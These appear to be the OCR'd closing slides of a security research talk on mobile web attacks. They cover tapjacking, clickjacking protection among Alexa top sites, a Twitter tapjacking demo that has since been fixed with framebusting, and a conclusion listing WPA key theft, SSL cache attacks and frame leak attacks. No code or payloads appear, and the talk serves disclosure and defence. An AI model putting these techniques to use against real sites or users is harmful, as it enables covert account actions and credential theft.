
Tapjacking = clickjacking on steroids

Clickjacking protection among Alexa Top sites



Alexa


Clickjacking protection among Alexa Top sites



Alexa

Tapjacking demo

Twitter demo



5:32 PM

http://192.168.4.20/tapj...

Best Game Ever !

Start

Vulnerability fixed

The Twitter mobile website now use a

framebusting code

Conclusion

- WPA key can be stolen from a web page
  - Wifi network can be geo-localized within 500 meters
- Compromise SSL sessions using caching attacks
  - A single injection allows to target multiple web sites
- Break the same origin policy via Frame leak attack
- Tap-jacking : clickjacking on steroids for smartphones
  - Mobile sites must prevent framing !

For the videos and the latest version of the slides go to

http://ly.tl/t9